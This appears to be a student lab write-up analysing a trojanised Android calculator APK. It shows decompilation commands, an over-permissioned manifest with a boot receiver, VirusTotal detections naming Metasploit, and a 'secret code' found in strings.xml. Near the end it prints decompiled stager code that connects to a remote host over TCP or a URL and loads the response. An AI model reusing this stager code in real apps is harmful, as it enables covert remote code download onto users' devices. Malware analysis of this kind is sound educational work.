

## Malicious APK File Analysis - No. 12

We have been assigned to analyze the malicious apk file of group 12 and the name of apk file is mal\_calculator.apk.


Using apktool decompile option, first the given apk file is decompiled and extracted the files to folder named "a2st2" and analyzed further by looking into AndroidManifest.xml.

```
kali@kali: ~/Downloads/a2st2
File Actions Edit View Help


(kali@kali)~[~/Downloads]
$ apktool d mal_calculator.apk -o as2stg2
Picked up _JAVA_OPTIONS: -Dawt.useSystemAAFontSettings=on -Dswing.aatext=true
Destination directory (/home/kali/Downloads/as2stg2) already exists. Use -f switch if you want to overwrite it.

(kali@kali)~[~/Downloads]
$ apktool d mal_calculator.apk -o a2st2
Picked up _JAVA_OPTIONS: -Dawt.useSystemAAFontSettings=on -Dswing.aatext=true
I: Using Apktool 2.6.1 on mal_calculator.apk
I: Loading resource table ...
I: Decoding AndroidManifest.xml with resources ...
I: Loading resource table from file: /home/kali/.local/share/apktool/framework/1.apk
I: Regular manifest package ...
I: Decoding file-resources ...
I: Decoding values */* XMLs ...
I: Baksmaling classes.dex ...
I: Copying assets and libs ...
I: Copying unknown files ...
I: Copying original files ...

(kali@kali)~[~/Downloads]
$ ls
6ba1de1c1b1294edf87b3780a101ed42aa8fe18d4d1ae494361c976ca9ebc26b
6ba1de1c1b1294edf87b3780a101ed42aa8fe18d4d1ae494361c976ca9ebc26b.apk
a2st2
```



Following **permissions** are the ones that app is being granted with:



```
1<?xml version="1.0" encoding="utf-8" standalone="no"?><manifest xmlns:android="http://schemas.android.com/apk/res/android"
2  <uses-permission android:name="android.permission.WRITE_SETTINGS" />
3  <uses-permission android:name="android.permission.ACCESS_COARSE_LOCATION" />
4  <uses-permission android:name="android.permission.WRITE_EXTERNAL_STORAGE" />
5  <uses-permission android:name="android.permission.WAKE_LOCK" />
6  <uses-permission android:name="android.permission.READ_CONTACTS" />
7  <uses-permission android:name="android.permission.INTERNET" />
8  <uses-permission android:name="android.permission.RECORD_AUDIO" />
9  <uses-permission android:name="android.permission.SEND_SMS" />
10 <uses-permission android:name="android.permission.CHANGE_WIFI_STATE" />
11 <uses-permission android:name="android.permission.WRITE_CONTACTS" />
12 <uses-permission android:name="android.permission.READ_SMS" />
13 <uses-permission android:name="android.permission.REQUEST_IGNORE_BATTERY_OPTIMIZATIONS" />
14 <uses-permission android:name="android.permission.WRITE_CALL_LOG" />
15 <uses-permission android:name="android.permission.SET_WALLPAPER" />
16 <uses-permission android:name="android.permission.CALL_PHONE" />
17 <uses-permission android:name="android.permission.ACCESS_NETWORK_STATE" />
18 <uses-permission android:name="android.permission.ACCESS_WIFI_STATE" />
19 <uses-permission android:name="android.permission.RECEIVE_BOOT_COMPLETED" />
20 <uses-permission android:name="android.permission.ACCESS_FINE_LOCATION" />
21 <uses-permission android:name="android.permission.READ_PHONE_STATE" />
22 <uses-permission android:name="android.permission.RECEIVE_SMS" />
23 <uses-permission android:name="android.permission.READ_CALL_LOG" />
24 <uses-permission android:name="android.permission.CAMERA" />
25 <application android:allowBackup="true" android:icon="@drawable/icon" android:label="@string/app_name" android:theme="@style/
26   <activity android:label="@string/app_name" android:name="net.tecnotopia.SimpleCalculator.MainActivity">
27     <intent-filter>
28       <action android:name="android.intent.action.MAIN" />
29       <category android:name="android.intent.category.LAUNCHER" />
30     </intent-filter>
31   </activity>
32   <activity android:label="@string/menu_settings" android:name="net.tecnotopia.SimpleCalculator.SettingsActivity" />
33   <receiver android:label="Jcqla" android:name="net.tecnotopia.simplecalculator.reavt.Jcqla">
34     <intent-filter>
35       <action android:name="android.intent.action.BOOT_COMPLETED" />
36     </intent-filter>
37   </receiver>
38   <service android:exported="true" android:name="net.tecnotopia.simplecalculator.reavt.Fapfx" />
39 </application>
```

The name of the app is “Calculator” as mentioned in the Strings.xml

Also Stirngs.xml file which resides in the values folder is one such file which has to be looked into for finding any malicious activity.

This is when we have discovered the embedded **secret code**

The Strings.xml also give the owner of the apk file and the url from where apk file is copyrighted to : market://details?id=net.tecnotopia.SimpleCalculator

A string element with name “**menu\_get\_pro**” was being used to store the secret code and the secret code is “**smile**”

**<string name="menu\_get\_pro">Secret Code is Smile</string>**

```
File Edit Search View Document Help
~/Downloads/a2st2/res/values/strings.xml - Mousepad

AndroidManifest.xml x apktool.yml x MainActivity.smali x SettingsActivity.smali x f.smali x strings.xml x
24 <string name="btn_memory_clear">MC</string>
25 <string name="btn_memory_recall">MR</string>
26 <string name="btn_memory_store">MS</string>
27 <string name="btn_memory_subtract">M-</string>
28 <string name="btn_multiply">*</string>
29 <string name="btn_no">No</string>
30 <string name="btn_percent">%</string>
31 <string name="btn_power_of_n">x^</string>
32 <string name="btn_power_of_two">x^2</string>
33 <string name="btn_square_root">√</string>
34 <string name="btn_subtract">-</string>
35 <string name="btn_swap_signal">±</string>
36 <string name="btn_yes">Yes</string>
37 <string name="cfg_audio_clicks_summary">Play sounds when pressing keys. Can only be enabled here if enabled in system.</string>
38 <string name="cfg_audio_clicks_title">Touch sounds</string>
39 <string name="cfg_audio_clicks_title_disabled">Touch sounds (disabled in system)</string>
40 <string name="cfg_digit_grouping_summary">Group digits, displaying thousands separators</string>
41 <string name="cfg_digit_grouping_title">Group digits</string>
42 <string name="cfg_vibrate_summary">Vibrate when buttons are pressed. Can only be enabled here if enabled in system.</string>
43 <string name="cfg_vibrate_title">Vibrate</string>
44 <string name="cfg_vibrate_title_disabled">Vibrate (disabled in system)</string>
45 <string name="ctxt_copy">Copy</string>
46 <string name="default_display_text">-234,678,012,456,890.2</string>
47 <string name="default_last_answer">ANS-234,678,012,456,890.2</string>
48 <string name="default_text">No-234,678,012,456,890.2</string>
49 <string name="menu_about">About</string>
50 <string name="menu_get_pro">Secret Code is Smiles</string>
51 <string name="menu_reset">Clean</string>
52 <string name="menu_reset_confirmation">Are you sure you want to clean all data of this calculator?</string>
53 <string name="menu_settings">Settings</string>
54 <string name="op_add">ADD</string>
55 <string name="op_divide">DIVIDE</string>
56 <string name="op_multiply">MULTIPLY</string>
57 <string name="op_power">POWER</string>
58 <string name="op_subtract">SUBTRACT</string>
59 <string name="pref_cat_display_title">Display (Pro version only)</string>
60 <string name="pref_cat_feedback_title">Feedback (Pro version only)</string>
61 <string name="url_buy_pro">market://details?id=net.tecnopia.SimpleCalculatorPro</string>
```

Further,

Apktool.yml file gives us more information about the packaging of application after its recompiled and renamed using apktool. This file gives us so much information about the malicious app created like, compression types, sdk versions, targeted sdk versions etc.

```
AndroidManifest.xml x apktool.yml
1 !!brut.androlib.meta.MetaInfo
2 apkFileName: mal_calculator.apk
3 compressionType: false
4 doNotCompress:
5 - resources.arsc
6 - png
7 isFrameworkApk: false
8 packageInfo:
9   forcedPackageId: '127'
10  renameManifestPackage: null
11 sdkInfo:
12  minSdkVersion: '15'
13  targetSdkVersion: '21'
14 sharedLibrary: false
15 sparseResources: true
16 unknownFiles: {}
17 usesFramework:
18  ids:
19  - 1
20  tag: null
21 version: 2.6.1
22 versionInfo:
23  versionCode: '16'
24  versionName: 5.0.0-free
25
```

We further used dex2jar to convert apk to jar files and debug the source code of it.

```
kali@kali: ~/Downloads
File Actions Edit View Help
(kali@kali)-[~/Downloads]
$ unzip mal_calculator.apk -d a2s2Analysis
Archive: mal_calculator.apk
  inflating: a2s2Analysis/AndroidManifest.xml
  extracting: a2s2Analysis/resources.arsc
  inflating: a2s2Analysis/classes.dex
  inflating: a2s2Analysis/res/layout/main.xml
  extracting: a2s2Analysis/res/drawable-ldpi-v4/icon.png
  extracting: a2s2Analysis/res/drawable-xxhdpi-v4/icon.png
  inflating: a2s2Analysis/res/menu/menu_main.xml
  extracting: a2s2Analysis/res/drawable-xhdpi-v4/icon.png
  extracting: a2s2Analysis/res/drawable-hdpi-v4/icon.png
  extracting: a2s2Analysis/res/drawable-mdpi-v4/icon.png
  extracting: a2s2Analysis/res/drawable-xxxhdpi-v4/icon.png
  inflating: a2s2Analysis/res/layout-land/main.xml
  inflating: a2s2Analysis/res/drawable/digit_button.xml
  inflating: a2s2Analysis/res/drawable/memory_button.xml
  inflating: a2s2Analysis/res/drawable/danger_button.xml
  inflating: a2s2Analysis/res/drawable/scientific_button.xml
  inflating: a2s2Analysis/res/drawable/operation_button.xml
  inflating: a2s2Analysis/res/xml/preferences.xml
  inflating: a2s2Analysis/META-INF/SIGNING_.SF
  inflating: a2s2Analysis/META-INF/SIGNING_.RSA
  inflating: a2s2Analysis/META-INF/MANIFEST.MF

(kali@kali)-[~/Downloads]
$
```

```
kali@kali: ~/Downloads/a2s2Analysis
File Actions Edit View Help
GoodCalendarApkFolder.zip
GoodCalendar.apk.zip
jd-gui-1.6.6
jd-gui-1.6.6.deb
mal_calculator.apk
quiz2
skype
skype.apk
skype_try_unzipped
sublime-text-3211-1-x86_64.pkg.tar.xz
virus.apk
virusAppContents

(kali@kali)-[~/Downloads]
$ cd a2s2Analysis


(kali@kali)-[~/Downloads/a2s2Analysis]
$ ls
AndroidManifest.xml  classes.dex  META-INF  res  resources.arsc

(kali@kali)-[~/Downloads/a2s2Analysis]
$ d2j-dex2jar classes.dex
Picked up _JAVA_OPTIONS: -Dawt.useSystemAAFontSettings=on -Dswing.aatext=true
dex2jar classes.dex -> ./classes-dex2jar.jar

(kali@kali)-[~/Downloads/a2s2Analysis]
$
```

Jd-gui has been used to view the jar file sand classes and the source code of the apk file to further analyze.

```
(kali@kali)-[~/Downloads/a2s2Analysis]
$ jd-gui classes-dex2jar.jar
Picked up _JAVA_OPTIONS: -Dawt.useSystemAAFontSettings=on -Dswing.aatext=true
```



mainActivity.class has been analyzed for the different activities that the app is intended to perform. MainActivity class pretty much performs the same functions what a simple calculator app does and the methods and variables all solve the same purpose. This class doesn't have any code that looks suspicious. The methods like "onCreate", "ONContextChanged" also intend to the operations which a calculator performs. The views, the buttons, the methods, the declaration of numbers, declaration of operations like +, -, \*, / etc everything are configured in this class which is supposed to be the way it should be.

Also none of the code is obfuscated as all of the classes have readable source code.

There has been some encryption done and the SHA-1 hash for the same : c2f310707a6f73063a5fa58534cf5d004d373f4a

There exists some malicious payload in the app but not harmful as it is not exposed or being triggered by any of the apk main methods. The apk file is also being analysed using virus total for a high level report and it is found to be malicious.

17

/ 66

17 security vendors and no sandboxes flagged this file as malicious

eca352e9b40e21f4fd7d3bd431a46f5217cf2441fc37a35364eef607fabb6ba7

mal\_calculator.apk

android apk clipboard

101.48 KB

Size

2022-11-03 01:38:39 UTC

13 days ago

APK

Community Score

DETECTION

DETAILS

RELATIONS

BEHAVIOR

COMMUNITY

Security Vendors' Analysis

AhnLab-V3	① PUP/Android.Metasploit.373726	Avast	① Android.Metasploit-Q [PUP]
Avast-Mobile	① Android:Evo-gen [Trj]	AVG	① Android.Metasploit-Q [PUP]
Avira (no cloud)	① ANDROID/TrojanDldr.FNAA.Gen	BitDefenderFalx	① Android.Riskware.Metasploit.Y
Cynet	① Malicious (score: 99)	DrWeb	① Android.RemoteCode.6833
ESET-NOD32	① A Variant Of Android/TrojanDownloader...	Fortinet	① Android/Agent.JNlTr
Google	① Detected	Ikarus	① Trojan-Downloader.AndroidOS.Agent
K7GW	① Trojan ( 0054e2a01 )	Kaspersky	① HEUR.HackTool.AndroidOS.Metasploit.j
QuickHeal	① Android.Agent.ACZ	Sophos	① Andri/Bckdr-RXM
Trustlook	① Android.Malware.General (score:7)	Acronis (Static ML)	✔ Undetected

We can see that Android.Metasploit has been identified and it is generally used for injecting malicious payloads. A trojan agent downloader has also been detected.

While further analyzing files/classes using jd-gui, few classes were found to have url triggers which could be malicious since a calculator app has got nothing to do with socket and url connections.

```

if (str.startsWith("tcp")) {
    Socket socket;
    String[] arrayOfString = str.split(":");
    int i = Integer.parseInt(arrayOfString[2]);
    String str1 = arrayOfString[1].split("/")[2];
    if (str1.equals("")) {
        ServerSocket serverSocket = new ServerSocket();
        this(i);
        socket = serverSocket.accept();
        serverSocket.close();
    } else {
        socket = new Socket((String)socket, i);
    }
    if (socket != null) {
        DataInputStream dataInputStream = new DataInputStream();
        this(socket.getInputStream());
        DataOutputStream dataOutputStream = new DataOutputStream();
        this(socket.getOutputStream());
        a(dataInputStream, dataOutputStream, h);
    }
} else {
    URL url = new URL();
    this(str);
    URLConnection urlConnection = url.openConnection();
    a(urlConnection, g, f);
    if (str.startsWith("https"))
        f.a(urlConnection, d);
    InputStream inputStream = urlConnection.getInputStream();
    ByteArrayOutputStream byteArrayOutputStream = new ByteArrayOutputStream();
    this();
    DataInputStream dataInputStream = new DataInputStream();
    this(inputStream);
    a(dataInputStream, byteArrayOutputStream, h);
}

```

**The Secret code found is "Smile"** 😊